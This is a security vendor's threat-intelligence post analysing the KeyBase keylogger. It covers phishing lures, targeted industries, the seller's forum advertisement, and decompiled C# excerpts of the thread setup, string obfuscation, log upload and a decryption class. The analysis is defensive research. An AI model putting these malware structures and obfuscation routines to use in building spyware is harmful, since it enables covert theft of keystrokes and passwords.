KeyBase Keylogger Malware Family Exposed

unit42.paloaltonetworks.com/keybase-keylogger-malware-family-exposed/

Unit 42 June 4, 2015

By Unit 42

June 4, 2015 at 2:21 PM

Category: Malware, Threat Prevention, Unit 42

Tags: 419 Evolution, AutoFocus, hackforums.net, KeyBase, KeyHook, Keylogger, WildFire

This post is also available in: 日本語 (Japanese)

In recent months, our team has been tracking a keylogger malware family named KeyBase that has been in the wild since February 2015. The malware comes equipped with a variety of features and can be purchased for $50 directly from the author. It has been deployed in attacks against organizations across many industries and is predominantly delivered via phishing emails.

In total, Palo Alto Networks AutoFocus threat intelligence service identified 295 unique samples over roughly 1,500 unique sessions in the past four months. Attacks have primarily targeted the high tech, higher education, and retail industries.

Malware Distribution and Targets


KeyBase was first observed in mid-February of 2015. Shortly before then, the domain 'keybase[.]in', was registered as a homepage and online store for the KeyBase keylogger.

Domain Name:KEYBASE.IN
Created On:04-Feb-2015 08:27:44 UTC
Last Updated On:05-Apr-2015 19:20:38 UTC
Expiration Date:04-Feb-2016 08:27:44 UTC

This activity is in-line with an initial posting made by a user with the handle 'Support™' announcing KeyBase on the hackforums.net forum on February 7, 2015. In the forum post, the malware touts the following features:

- Advanced Keylogger
- Fully undetected scan-time and run-time (Later removed)
- User-friendly web-panel
- Unicode support

- Password recovery



02-07-2015, 12:31 PM (This post was last modified: 05-22-2015 12:01 PM by Support™.) Post: #1

Support™
Captain Jack Sparrow
UB3R

Prestige: 363
Posts: 4,804
Joined: Mar 2010
Reputation: 781

Spoiler (Click to View)

Hi all!
After a long time, I have decided to sell on Hack Forums once again. So, welcome to KeyBase :)

What's so special? Okay.

- Advanced Keylogger. (I'm here for 5 years. When I say that it is advanced, it is.)
- ~~Fully undetected scan-time and run-time. (Check scan report below.)~~
- User-friendly web-panel. (JQuery, bootstrap and other non-sense)
- Unicode support. (Works with English and Non-English keyboards.)
- Password recovery etc etc. (Well, necessary stuff, you know.)
- Real good. (Oh yes, it is.)
- Author/seller is a guy who is here for 5 years and knows what he is doing.

Figure 1. KeyBase posting on hackforums.net

Since February 2015, approximately 1,500 sessions carrying KeyBase have been captured by WildFire, as we can see below:




Figure 2. KeyBase timeline in AutoFocus

We can also quickly determine targeted industries using AutoFocus:




Figure 3. Targeted industries in AutoFocus

The targeted companies span the globe and are located in many countries.





Figure 4. Targeted countries in AutoFocus

This malware is primarily delivered via phishing emails using common lures. Some examples of attachment filenames can be seen below:

- Purchase Order.exe
- New Order.exe
- Document 27895.scr
- Payment document.exe
- PO #7478.exe
- Overdue Invoices.exe

One such example of an email delivering KeyBase can be seen below.



PI# 1423 (PO 700484) -Bank Tracking Slip

Susan M. Roda

Sent: Sunday, May 31, 2015 at 4:50 PM

To: undisclosed-recipients:;

PI# 1423 (PO 700484) -Bank Tracking Slip.zip (1.4 MB)

```
Dear Sir,

Please find attached the payment slip for the previously ordered items.

This payment went out on Friday 29th and should already be with your bank today.

Kindly confirm receipt of this and get back to us.

Regards,

Susan Roda.
```

Figure 5. KeyBase phishing email

Overall, Unit 42 has seen a large number of separate campaigns using KeyBase. As the software can be easily purchased by anyone, this comes as no surprise. As we can see in the following diagram, around 50 different command and control (C2) servers have been identified with up to as many as 50 unique samples connecting to a single C2.




Figure 6. KeyBase campaign diagram

Malware Overview


KeyBase itself is written in C# using the .NET Framework. These facts allowed us to decompile the underlying code and identify key functionality and characteristics of the keylogger.

Figure 7. KeyBase logo

Functionality in KeyBase includes the following:

- Display a website on startup
- Screenshots
- Download/Execute
- Persistence
- Kill Timer


When the malware is initially executed, a series of threads are spawned.



```
public static void Main()
{
  AppLock.CreateMutex();
  Thread.Sleep(3000);
  AppLock.T1 = new Thread(new ThreadStart(AppLock.ShowMessageBox));
  AppLock.T1.Start();
  AppLock.T2 = new Thread(new ThreadStart(AppLock.AddToStartup));
  AppLock.T2.Start();
  AppLock.T3 = new Thread(new ThreadStart(AppLock.WebsiteBlocker));
  AppLock.T3.Start();
  AppLock.T4 = new Thread(new ThreadStart(AppLock.WebsiteVisitor));
  AppLock.T4.Start();
  AppLock.T5 = new Thread(new ThreadStart(AppLock.SelfDestruct));
  AppLock.T5.Start();
  AppLock.T6 = new Thread(new ThreadStart(AppLock.GetCurrentWindow));
  AppLock.T6.Start();
  AppLock.T7 = new Thread(new ThreadStart(AppLock.RecordKeys));
  AppLock.T7.Start();
  AppLock.T8 = new Thread(new ThreadStart(AppLock.SendNotification));
  AppLock.T8.Start();
  AppLock.T9 = new Thread(new ThreadStart(AppLock.AddHotWords));
  AppLock.T9.Start();
  AppLock.T10 = new Thread(new ThreadStart(AppLock.ClipboardLogging));
  AppLock.T10.SetApartmentState(ApartmentState.STA);
  AppLock.T10.Start();
  AppLock.T11 = new Thread(new ThreadStart(AppLock.ScreenLogging));
  AppLock.T11.Start();
  AppLock.T12 = new Thread(new ThreadStart(AppLock.DownloadAndExecute));
  AppLock.T12.Start();
  AppLock.T13 = new Thread(new ThreadStart(AppLock.ExecuteBindedFiles));
  AppLock.T13.Start();
  AppLock.T14 = new Thread(new ThreadStart(AppLock.PasswordRecovery));
  AppLock.T14.Start();
  AppLock.Keylogger.CreateHook();
  AppLock.Melt(Path.GetFileName(Application.ExecutablePath));
  Application.Run();
}
```


Figure 8. KeyBase main function

The various functions spawned in new threads may be inert based on options specified by the attacker during the build. Should a feature not be enabled, a function looks similar to the following:



```
public static void SelfDestruct()
{
}
public static void DestructFile(object sender, ElapsedEventArgs e)
{
}
```

Figure 9. Inert functions in KeyBase


KeyBase v1.0

KeyPanel
Did you setup KeyPanel?
Link to KeyPanel: http://www.keybase.in/keybase/
Test Connection

General Config | Appearance | Properties | Extensions

KeyStrokes | Passwords | ScreenShots | ClipBoard

[● Record Keystrokes] Do not record Keystrokes

KeyLogger
Configure keystroke logging
Log Interval: 1 minute(s)
✓ Notify upon execution
✓ Notify upon System Restart
✓ Don't upload logs when no keystrokes are typed
✓ Alphabet(a-z)
✓ Digits(0-9)
✓ Special Symbols
Encryption Key:
883c808a95b92ed0

HotLogging
Record from specific windows
On
Facebook
Google
Youtube

Youtube
+
-

Accept terms and Generate server

Figure 10. KeyBase builder

The author makes use of a number of simple obfuscation techniques on various strings used within the code. Examples of this include replacing single characters that have been added to strings, as well as performing reverse operations on strings.



```
if (File.Exists(text))
{
  Send.UploadFile(AppLock.P_Link + "#image#/#upload#.#php#".Replace("#", null), text);
  File.Delete(text);
}
```

Figure 11. String obfuscation using replace




```
public static void ExecuteFile(string ResourceName, bool Executable)
{
  try
  {
    Assembly assembly = (Assembly)typeof(Assembly).GetMethod(Strings.StrReverse("ylbmessAgnitucexEteG")).Invoke(null, null);
    ResourceManager resourceManager = new ResourceManager("Key", assembly);
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), ResourceName);
```

Figure 12. String obfuscation using reverse


Additionally, the author makes use of an ‘Encryption’ class. This class is used to decrypt a number of strings found within the code.



```csharp
using System;
using System.Security.Cryptography;
using System.Text;
internal class Encryption
{
  public static string Release(string input, string key)
  {
    byte[] bytes = Encoding.Unicode.GetBytes(input);
    byte[] bytes2 = Encoding.Unicode.GetBytes(key);
    byte[] bytes3 = Encryption.RSMDecrypt(bytes, bytes2);
    return Encoding.Unicode.GetString(bytes3);
  }
  public static byte[] RSMDecrypt(byte[] cȽ2ƶÔ, byte[] ѢəZÉ)
  {
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(ѢəZÉ, new byte[8], 1);
    byte[] array = new RijndaelManaged
    {
      Key = rfc2898DeriveBytes.GetBytes(16),
      IV = rfc2898DeriveBytes.GetBytes(16)
    }.CreateDecryptor().TransformFinalBlock(cȽ2ƶÔ, 0, cȽ2ƶÔ.Length);
    checked
    {
      byte[] array2 = new byte[array.Length - 17 + 1];
      Buffer.BlockCopy(array, 16, array2, 0, array.Length - 16);
      return array2;
    }
  }
  public static string DecryptText(string input, string key)
  {
    char[] array = input.ToCharArray();
    char[] array2 = key.ToCharArray();
    checked
    {
      char[] array3 = new char[input.Length - 2 + 1];
      int num = (int)array[input.Length - 1];
      array[input.Length - 1] = '\0';
      int num2 = 0;
      int arg_45_0 = 0;
      int num3 = input.Length - 1;
      for (int i = arg_45_0; i <= num3; i++)
      {
        if (i < input.Length - 1)
        {
          if (num2 >= array2.Length)
          {
            num2 = 0;
          }
          int num4 = (int)array[i];
          int num5 = (int)array2[num2];
          int value = num4 - num - num5;
          array3[i] = Convert.ToChar(value);
          num2++;
        }
      }
      return new string(array3);
    }
  }
}
```

Figure 13. KeyBase Encryption class

References to this decompiled code were discovered in an old posting on hackforums.net, where the user ‘Ethereal’ provided sample code.


[C#][VB.NET][SRC]Polymorphic Encryption Class

01-16-2011, 03:46 AM (This post was last modified: 01-16-2011 11:30 AM by Ethereal.)

Ethereal

This is my own simple Polymorphic encryption class, released to you for free. I am not going to explain how it works, because if you are interested in writing your own class, you should already know enough to be able to understand this.

Anyway, without further ado, here it is.

Example of Polymorphism:

C#

Code:

```
for (int index = 0; index < input.Length; index++)
{
    if (index == input.Length - 1)
    continue;
    if (kc == keyarr.Length)
    kc = 0;
    int clVal = text[index];
    int kVal = keyarr[kc];
    int ptVal = clVal - RndVal - kVal;
    FinVal[index] = Convert.ToChar(ptVal);
```

Figure 14. Encryption code posting on hackforums.net

We see the ‘DecryptText’ function used by the author when he/she dynamically loads a number of Microsoft Windows APIs.

